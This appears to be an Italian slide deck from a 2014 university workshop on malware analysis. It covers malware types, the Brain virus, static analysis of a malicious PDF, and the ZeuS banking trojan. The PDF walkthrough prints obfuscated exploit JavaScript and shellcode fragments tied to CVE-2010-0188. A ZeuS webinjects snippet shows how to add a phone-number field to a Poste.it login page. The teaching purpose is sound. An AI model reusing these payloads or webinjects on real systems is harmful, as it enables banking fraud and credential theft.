Workshop@UniNA 2014

La complessità del malware

- analisi strutturale e ambienti di sviluppo -

a cura di @marco_ferrigno

con il patrocinio del Preside della Scuola Politecnica e delle Scienze di Base dell'Università degli Studi di Napoli Federico II
Prof. Piero Salatino

e con il sostegno del Prof. Antonio Pescapè

#nawu14

NAPOLI GNU/LINUX USERS GROUP

root@host:/# intro


COSA IMPAREREMO DA QUESTO TALK:

- Cos'è un malware
- Perchè analizzarli
- Metodologie di analisi
- Casi reali
- Allestimento di un laboratorio di analisi
- Moniti vari ed eventuali

AVVERTENZE

Scrivere un malware, coadiuvarne la realizzazione, diffonderlo et similia è REATO

We ❤ internet



[1]


Tutti i marchi sono dei rispettivi proprietari


[1] *"The search engine that doesn't track you"*

Il rovescio della medaglia

Problemi (seri) legati principalmente a due aspetti [2]:

- **Sicurezza**
- **Privacy**





Al di là della tecnica ...

… c'è prima un discorso di diritti**:**

La PRIVACY NON E' NEGOZIABILE e dovrebbe essere inclusa in tutti i sistemi che usiamo *[3]*

Ma non è così → google.com/history (?) [4]

GCreep: Google Engineer Stalked Teens, Spied on Chats (Updated)

Adrian Chen
Filed to: EXCLUSIVE 9/14/10 3:26pm

562,034 3

We entrust Google with our most private communications because we assume the company takes every precaution to safeguard our data. It doesn't. A Google engineer spied on four underage teens for months before the company was notified of the abuses.

WIRED GEAR SCIENCE ENTERTAINMENT BUSINESS SE

THREAT LEVEL | Adobe | breaches | China | cybersecurity

Google Hack Attack Was Ultra Sophisticated, New Details Show

BY KIM ZETTER 01.14.10 | 8:01 PM | PERMALINK

Share 6 Tweet 0 +1 17 Share Pin it

Hackers seeking source code from Google, Adobe and dozens of other high-profile companies used unprecedented tactics that combined encryption, stealth programming and an unknown hole in Internet Explorer, according to new details released by the anti-virus firm McAfee.

Conosciamo il nemico

- **Malware**: semplicemente, un software malevolo il cui compito è quello di danneggiare processi, dati, o un intero sistema.
- **Virus**: malware programmato per il danneggiamento di software/postazioni stand-alone.
- **Worms**: malware programmato per replicarsi su un intera rete di computer.
- **Riskware**: categoria in cui ricade del software potenzialmente dannoso solo se attivato da un malware.

- **Trojan**: applicazioni, *apparentemente innocue*, che nascondono al loro interno software malevolo. Possono sia danneggiare processi, dati o l'intero sistema; sia essere programmati per inviare informazioni sensibili all'attacker.
- **Spyware**: malware che raccogle i dati privati dell'utente e li invia all'attacker.

- **Adware**: software che visualizza annunci pubblicitari. Non tutti gli adware sono malevoli.
- **Scareware**: adware con richieste *minacciose* (di denaro) a fronte di un falso pericolo.
- **Ransomware**: adware che blocca il sistema fin quando la richiesta descritta non è soddisfatta.

- **Zombie**: modalità in cui si trovano macchine controllate a distanza da un attacker.

[5]

In principio fu ...

- **BRAIN-A** [6]

Tipo → Boot sector virus
Creatori → Basit e Amjad Farooq Alvi
Data → 1986
Paese di origine → Lahore, Pakistan
Linguaggio sorgente → Assembly
Piattaforma → MS DOS
Lunghezza infezione → dai 3000 ai 7000 bytes

Obiettivi e danni

- sistema di protezione anticopia
- Impedire la diffusione di software pirata in Pakistan [7]

La febbre pakistana e gli editor hex

```
Welcome to the Dungeon
 © 1986 Basit & Amjad (pvt) Ltd.
 BRAIN COMPUTER SERVICES
 730 NIZAB BLOCK ALLAMA IQBAL TOWN
 LAHORE-PAKISTAN
 PHONE :430791,443248,280530.
 Beware of this VIRUS....
 Contact us for vaccination.............  $#@%$@!!
```

Un pò di codice

[…]

markbad12bit:

```
        push    cx
        push    dx
        mov     si,offset readbuffer    ; si -> buffer
        mov     al,cl
        shr     al,1
        jc      low_12                  ; low bits
        call    clus2offset12bit
        mov     ax,[bx+si]              ; get FAT entry
        and     ax,0F000h               ; mark it bad
        or      ax,0FF7h
        jmp     short putitback         ; and put it back
        nop
```

[…] [8]

Sì, ma ...

Perchè scrivere malware?

- **Denaro** [9]

Criminals pilfer ATMs with malware infected USB drives

Using just a good old fashioned saw and a USB stick full of malicious software, criminals are able to deplete cash machines of their highest value bills.

- **Attivismo politico** [10]

German Aerospace Center targeted by Self-Destructing Spyware

Monday, April 14, 2014 Swati Khandelwal

- **Attacchi tra Stati** [11]

Syrian Electronic Army hacks U.S Central Command & threatens to leak Secret Documents

Friday, March 14, 2014 Swati Khandelwal

Perchè analizzare un malware?

(al di là della semplice passione e fascino per la ricerca)

Analisi di un malware diventa chiave di volta per la risoluzione dei seguenti casi:

- Spionaggio industriale
- Furto di credenziali
- Frodi bancarie
- …

Le domande che si presentano quando una macchina viene compromessa:


- Qual è lo scopo del malware?
- Quali informazioni è riuscito a carpire?
- Dove sono state trasmesse le informazioni?
- Come ha fatto ad arrivare fin qui?

Difendersi: un'attitudine mentale

- Il vero asso nella manica di un malware writer **è la scarsa consapevolezza della minaccia**

e …

- La mancanza di una forte giurisdizione internazionale in materia di difesa del *cyberspazio*




[12]

Metodologia di analisi

In base alle tecnice di analisi da utilizzare, distinguiamo quattro fasi:

- **Analisi completamente automatizzata**
  + facilità di utilizzo; risposta rapida
  - analisi poco dettagliata
- **Analisi delle proprietà statiche**
  + analisi con un buon livello di dettaglio
  - pochi automatismi, buona esperienza
- **Analisi interattiva del comportamento**
  + comportamento speculare della realtà
  - messa in opera laboratorio
- **Reverse engineering del codice**
  + comprensione della logica di funzionamento
  - messa in opera rev-eng



Analisi statica: esempio

Caso reale: un *normale* file *.pdf

Segnale di allerta: da un'analisi automatizzata, il *.pdf risulta compromesso

step-by-step

- **Step 1:** MD5 del file in oggeto
- **Step 2:** PCAP del file
- #Step 2b: passaggio del file attraverso SNORT → `sid:23401` [14]
- **Step 3:** da terminale apriamo il *.pdf con un editor (`vi, vim, nano` …)

nb: per problemi di spazio (o di lunghezza listato) verrà mostrata solo parte di codice *interessante*

Analisi statica: esempio

Con l'aiuto di un **pdf dump** *(in rete se ne trovano a migliaia)* cerchiamo di estrarre quante più informazioni possibili (ma soprattutto *leggibili!*)

Analisi statica: esempio

```
<?xml version="1.0" encoding="UTF-8"?>
<?xfa generator="AdobeDesigner_V7.0" APIVersion="2.2.4333.0"?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config xmlns="http://www.xfa.org/schema/xci/1.0/">
<present>
<pdf>
<version>1.65</version>
<interactive>1</interactive>
<linearized>1</linearized>
</pdf>
<xdp><packets>*</packets></xdp>
<destination>pdf</destination>
</present>
</config>
<template xmlns="http://www.xfa.org/schema/xfa-template/2.5/">
<subform layout="tb" locale="en_US" name="neguyeslt">
<pageSet>
<pageArea id="qgmloyirw" name="qgmloyirw">
<contentArea h="756pt" w="576pt" x="0.25in" y="0.25in"/>
<medium long="792pt" short="612pt" stock="default"/></pageArea></pageSet>
<subform w="576pt" h="756pt" name="dcfgzhtob">
<field h="65mm" name="ujlwnapnd" w="85mm" x="53mm" y="88mm">
<event name="qwonstnz" activity="initialize">
<script contentType="application/x-javascript">
ahjkzopwn="affsdfsa";

var vvfvkjrdv = "di%fq";

if(app.measureDialog)
var pqbydxtk=event;
if(app.addMenuItem)
var hrbjqalhn = pqbydxtk.target;


qadcjwwc=this.w[hrbjqalhn.info.Date+"&#0108;"];
qadcjwwc('function vluoyagpv(){ret'+'urn
("x2tdh45jRe0Ax2tdh45jRe78x2tdh45embeddjRe71x2tdh45jRe63x2tdh45jRe66x2tdh45jRe63x2tdh45jRe

qadcjwwc("kxgzihzqe=vluoyagpv().repl"+"a"+"ce(/x2tdh45jRe/g,vvfvkjrdv.charAt(2));");
vgwepnbvg=kxgzihzqe;

qadcjwwc("zisxbfwwd=une"+"sca&#000112;e");

qadcjwwc(zisxbfwwd(vgwepnbvg));

</script></event><ui><imageEdit/></ui></field></subform></subform></template><PDFSecurity
```

C'è del codice JavaScript **offuscato** all'interno del XML

E c'è anche una stringa interessante!

Analisi statica: esempio

- **Analizziamola** (*la stringa interessante!*)

… `x2tdh45jRe66x2tdh45jRe63` …
ovvero
… `x2tdh`(hex-byte) `jRe`(hex-byte) …

usiamo la forza [15]

```
xqcfcakc="6xe5HAMAAIs0JIn3VoA+XnQGrDS8quL6w+jk////4jHKc
+tUhL28vDl8yL5XXNTdPWVzVA6+vLxDbIC6wKRUz728vIG8nLy8wbDv
Klc464181kPlQE7aE3v7Qoe8jbzj1Dy+vLzv61QHvLy81E5nyBFUO72
+vLzr6u/v7+/v7+9DybRDbDX4mKDddX64vOk1WdaA5ZVw6zHAmLjt64
eLDjdX64vNTodhMtVCS9vLzW/NS8rLy81r3WvENsf+k1WVTkvby81Nl
+xUbby8vNa81Jm877wxsJhDybDtQ8m0Q2x1frS86TVZPVC0vry83I1r
+3UvL68vOvWpUPJQENsLV+Z1HEwy03qVOe8vLxDi0Nsswq09dSOwrqc
+6oN86UjUONfBD6OXzIsYDdwL6QnH1zsb17V1eHwJiYN/6sN67JZzX4
+I9TeIN71SjUONfEAQOHzIu31zsb17V0iHwJiUyV035pi9V9o3sPc35
vLy85eV/1DLyslDUq3aX0lToQ0ND7FQ0Q0NDQ1zUq3aX0lT
+Q0NDQ8iYuOxUzkNDQ364vGh0dHA6Ly83OC4xMTAuNjAuOTkvL29sZW

chpdwtrh();

function chpdwtrh()
{
eonyopgsb=
"o+uASjgggkpuL4BK/////wAAAABAAAAAAAAAAAAQAAAAAAAABReASi
+uASjAggkqvWIBKXVyASiYAAAAAAAAAAAAAAAAAAABBQUFBQUFBQQUX
fiffxrqe=
"kB+ASjiQhEp9foBK/////wAAAABAAAAAAAAAAAAQAAAAAAApWOASi
+ASjCQhErYp4BKjauASiYAAAAAAAAAAAAAAAAAAABBQUFBQUFBQaVjg
de9Ji1okAetmiwxLi1ocAesDLIuJ5moE/zb/1YXArXX1gThJSSoAde2

qmnfkyns="SUkqADggAACQAll";
```

Analisi statica: esempio

```
qmnfkyns = ”SUkqADggAACQAll”;
```

usando la forza da `base64 → hex:`

```
SUkqADggAACQAll → 49 49 2a 00 38 20 00 00 90 02 59
```

Meglio noto come: **0x4949002a** *magic number* [16] di un file *.tiff [17] in little endian


ORA: un pò di manovalanza!
Copio il contenuto del codice in un file vuoto che rinomino come *.tiff e parto con un'ennesima scansione (da terminale, ovviamente!)

```
utente@host:/$ clamscan filemaledetto.tiff
filemaledetto.tiff Exploit.CVE_2010_0188-1 FOUND
```

Analisi statica: esempio

- **Conclusioni: malware nidificato e offuscato**

`CVE_2010_0188-1` è un **exploit** che sfrutta un *integer overflow* per eseguire del codice arbitrario (… e malevolo!)



Offuscamento ... e non solo

```
utente@host:/$ hexedit nomefile
```

Offset | rappresentazione esadecimale | rappresentazione in ASCII

rappresentazione in ASCII →  Soluzione: deoffuscamento tramite XOR

Tools opensource

- XORSearch [18]
- XORStrings [19]
- xorBruteForcer [20]
- brutexor [21]
- NoMoreXOR [22]

```
File  Edit  Tabs  Help
remnux@remnux:~/samples$ xorBruteForcer.py hubert.dll | strings > hubert.dll.XOR
.strings
remnux@remnux:~/samples$ scite hubert.dll.XOR.strings &
[1] 2346
remnux@remnux:~/samples$
```


hubert.dll.XOR.strings - SciTE

File Edit Search View Tools Options Language Buffers Help

hubert.dll.XOR.strings

```
;tdV(
('|j
A security threat detected on your computer! This malicious program may st
   ↳the message to ensure the protection of your computer.
Harmful viruses detected on your computer. This malicious software may har
   ↳message to ensure the protection of your computer.
You are running a trial antivirus software version. Activate your antiviru
   ↳full-time antivirus protection. Click on the message to ensure the pro
It is strongly recommended to protect your computer against security threa
   ↳ensure the protection of your computer.
```

Il caso ZeuS



- *Tipologia di Malware:* banking trojan
- *Distribuzione:* email; pagina web compromessa
- *Tipologia di attacco:* social-eng, phishing, man-in-the_browser
- *Attuale evoluzione (apr.2014):* con certificazione valida anti-rilevamento*
- *Malware derivati*: Citadel, GameOver
- *Malware concorrenti*: SpyEye, Hesperbot

* Poichè il file è firmato digitalmente con un **certificato valido** (*dal 7 dicembre 2012 fino al 6 febbraio 2016*), esso appare affidabile
Quando viene eseguito, il malware scarica un **rootkit** in grado di rubare credenziali di accesso e altri dati sensibili tramite un modulo web. Il malware consente agli hacker di creare una **sessione remota** dove si può vedere ciò che la vittima sta facendo e segretamente **intercettare** tutti i dati derivanti dall' attività.

Nel Dicembre 2013 è stata scoperta una versione a **64bit** [23] [24]

Il caso ZeuS: hacking news

9 charged for stealing millions of dollars with Zeus Malware

by shalini bhushan on Sunday, April 13, 2014 |

Like 39 | +1 9 | Tweet 26 | Share 18 | StumbleUpon 1 | Reddit 0

The Zeus malware is one of the most damaging pieces of financial malware that has helped the culprits to infect thousands of business computers and capture passwords, account numbers and other information necessary to log into online banking accounts.

[25]

ZeuS in Italy

Il file `webinjects` è il builder di ZeuS ed è configurato di default per intercettare e modificare la form di login dei seguenti istituti bancari italiani:

- https://www.gruppocarige.it/grps/vbank/jsp/login.jsp
- https://bancopostaonline.poste.it/bpol/bancoposta/formslogin.asp [dic 2012]
- https://privati.internetbanking.bancaintesa.it/sm/login/IN/box_login.jsp [dic 2012]
- https://hb.quiubi.it/newSSO/x11logon.htm [dic 2012]
- https://www.iwbank.it/private/index_pub.jhtml
- https://web.secservizi.it/siteminderagent/forms/login.fcc
- https://www.isideonline.it/relaxbanking/sso.Login
- https://www.gbw2.it/cbl/jspPages/form_login_AV.jsp

[26]

ZITMO: ZeuS In The Mobile

Come funziona?

Una volta compromesso il computer, nel corso delle transazioni online il malware inietta un nuovo campo nella pagina dell'istituto bancario chiedendo all'utente di inserire il numero del telefonino. Ecco un esempio di come si potrebbe banalmente modificare il file di configurazione `webinjects` per richiedere il numero del telefonino sul sito Poste.it

webinjects.txt

```
set_url https://myposte.poste.it/jod-fcc/fcc-
authentication.jsp GP
data_before
NAME="Password"*</tr>
data_end
data_inject
<tr bgcolor="#ffffff">
<td><input name="cell" id="cell" type="text"
class="inputAccedi" value="+39 Numero di Telefono"></
td>
data_end
data_after
data_end
```


ZITMO: ZeuS In The Mobile

